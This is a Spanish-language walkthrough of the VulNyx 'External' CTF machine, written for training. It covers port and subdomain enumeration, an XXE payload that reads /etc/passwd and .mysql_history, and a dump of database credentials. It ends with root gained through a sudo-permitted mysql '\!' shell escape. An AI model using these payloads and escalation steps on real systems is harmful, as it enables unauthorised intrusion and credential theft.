External - NYX

Enumeration
Vamos a empezar con un escaneo nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ nmap -p- --open -sS -n -Pn -vvv 10.0.2.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-13 09:47 -0400
Initiating ARP Ping Scan at 09:47
Scanning 10.0.2.17 [1 port]
Completed ARP Ping Scan at 09:47, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:47
Scanning 10.0.2.17 [65535 ports]
Discovered open port 22/tcp on 10.0.2.17
Discovered open port 80/tcp on 10.0.2.17
Discovered open port 3306/tcp on 10.0.2.17
Completed SYN Stealth Scan at 09:47, 0.81s elapsed (65535 total ports)
Nmap scan report for 10.0.2.17
Host is up, received arp-response (0.000086s latency).
Scanned at 2026-10-13 09:47:09 EDT for 1s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
3306/tcp open  mysql   syn-ack ttl 64
MAC Address: 08:00:27:9D:DB:74 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
Vamos a realizar un segundo escaneo para obtener más información sobre los servicios:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ nmap -p22,80,3306 -sCV 10.0.2.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-13 09:48 -0400
Nmap scan report for ext.nyx (10.0.2.17)
Host is up (0.00018s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: 404 Not Found
3306/tcp open  mysql   MariaDB 5.5.5-10.5.19
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.5.19-MariaDB-0+deb11u2
|   Thread ID: 7
|   Capabilities flags: 63486
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, SupportsTransactions, Speaks41ProtocolOld, InteractiveClient, IgnoreSigpipes, SupportsCompression, ODBCClient, ConnectWithDatabase, Speaks41ProtocolNew, Support41Auth, FoundRows, LongColumnFlag, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: FFllZ`RZNYSsh1XIF`4!
|_  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:9D:DB:74 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.41 seconds
Vemos que tiene el servicio de la base de datos expuesto en la red. La información que nos interesa es que emplea un MariaDB, en caso de que la aplicación web sea vulnerable a SQL Injection ya sabremos que tipo de sintaxis podremos usar.
80/TCP - Web Application
Vamos a lanzar un whatweb para ver que técnologías emplea:
1
2
3
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ whatweb http://10.0.2.17
http://10.0.2.17 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[10.0.2.17], Title[404 Not Found]
Vamos a ver la aplicación web: 
Vemos que devuelve un 404 Not Found, si leemos el código fuente podrémos encontrar lo siguiente:

Vemos que hay un dominio llamado ext.nyx vamos a añadirlo a nuestro /etc/hosts:
1
10.0.2.17 ext.nyx
Vamos a acceder a él a ver si cambia el contenido:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ curl -s 'http://ext.nyx'
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
[...]
Vemos que el contenido sigue siendo el mismo. Vamos a realizar fuzzing para ver si encontramos algún directorio o archivo en la aplicación:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -ic -u "http://ext.nyx/FUZZ" -c .php,.html,.js,.txt -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://ext.nyx/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 258, Words: 15, Lines: 76, Duration: 92ms]
                        [Status: 200, Size: 258, Words: 15, Lines: 76, Duration: 2ms]
server-status           [Status: 403, Size: 272, Words: 20, Lines: 10, Duration: 5ms]
:: Progress: [220546/220546] :: Job [1/1] :: 12500 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
Vemos que no hay nada. Vamos a enumerar subdominios:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ic -u "http://10.0.2.17" -H 'Host: FUZZ.ext.nyx' -c -fw 15

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.17
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.ext.nyx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 15
________________________________________________

administrator           [Status: 200, Size: 1089, Words: 340, Lines: 26, Duration: 29ms]
:: Progress: [19964/19964] :: Job [1/1] :: 108 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
Vamos añadirlo a /etc/hosts:
1
10.0.2.17 ext.nyx administrator.ext.nyx
administrator.ext.nyx

Vemos un login, vamos a probar credenciales típicas como admin:admin:

Shell as admin
XML External Entity
Si vemos la solicitud HTTP que se realiza podemos fijarnos en la siguiente:

Vemos que los datos se envían en XML. Esto es un posible vector de XXE. Vamos a probar a definir un nuevo DTD (Document Type Definition) donde definiremos una nueva entidad externa que use el esquema de URL file:// para intentar reflejar el archivo en la respuesta del servidor:
Payload
1
<!DOCTYPE test [<!ENTITY data SYSTEM "file:///etc/passwd">]>

Vemos que es vulnerable XML Externtal Entity (XXE). Si leemos el passwd podemos ver que existe el usuario admin en el sistema:
1
admin:x:1000:1000:admin,,,:/home/admin:/bin/bash
Si intentamos leer el id_rsa no lograremos nada con éxito. Tampoco conseguiremos nada leyendo el .bash_history. Pero si recordamos tiene el servicio mysql expuesto y es posible que no haya eliminado/limpiado el .mysql_history vamos a probarlo:

Vemos que tenemos unas posibles credenciales vamos a intentar conectarnos:
1
2
3
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ mysql -u root -p'r00tt00rDB' -h 10.0.2.17
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it
Vemos que nos solicita el certificado SSL, vamos a usar --ssl=off:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Desktop/vulnyx/External]
└─$ mysql -u root -p'r00tt00rDB' -h 10.0.2.17 --ssl=off
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 17
Server version: 10.5.19-MariaDB-0+deb11u2 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
Vamos a enumerar las bases de datos existentes:
1
2
3
4
5
6
7
8
9
10
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| admindb            |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.001 sec)
Vamos a enumerar las tablas de la base de datos admindb:
1
2
3
4
5
6
7
8
9
10
11
12
13
MariaDB [(none)]> use admindb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [admindb]> show tables;
+-------------------+
| Tables_in_admindb |
+-------------------+
| credentials       |
+-------------------+
1 row in set (0.000 sec)
Vamos a ver todas las columnas de esta tabla:
1
2
3
4
5
6
7
8
MariaDB [admindb]> select * from credentials;
+------+-------+--------------------------+
| id   | user  | password                 |
+------+-------+--------------------------+
|    1 | admin | 4dminDBS3cur3P4ssw0rd123 |
+------+-------+--------------------------+
1 row in set (0.001 sec)
Tenemos las posibles credenciales del usuario admin vamos a comprobarlas con nxc:
1
2
3
4
5
┌──(kali㉿kali)-[~]
└─$ nxc ssh 10.0.2.17 -u 'admin' -p '4dminDBS3cur3P4ssw0rd123'
SSH         10.0.2.17       22     10.0.2.17        [*] SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1
SSH         10.0.2.17       22     10.0.2.17        [+] admin:4dminDBS3cur3P4ssw0rd123 (Pwn3d!) Linux - Shell access!
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~]
└─$ ssh admin@ext.nyx
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@ext.nyx's password:
Permission denied, please try again.
admin@ext.nyx's password:
Linux external 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
Last login: Mon Oct 12 17:39:58 2026 from 10.0.2.6
admin@external:~$
Shell as root
Vamos a ver los permisos SUDOERS del usuario admin:
1
2
3
4
5
6
admin@external:~$ sudo -l
Matching Defaults entries for admin on external:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin may run the following commands on external:
    (root) NOPASSWD: /usr/bin/mysql
Vemos que podemos iniciar una instancia mysql interactiva como el usuario root. Esto es crítico ya que podemos usar el comando \! que nos permitirá ejecutar comandos a nivel de sistema:
1
2
admin@external:~$ sudo /usr/bin/mysql -u root -p'r00tt00rDB' -e '\! id'
uid=0(root) gid=0(root) grupos=0(root)
Vamos a darnos una bash:
1
2
3
root@external:/home/admin# id;hostname -I
uid=0(root) gid=0(root) grupos=0(root)
10.0.2.17
root! ;)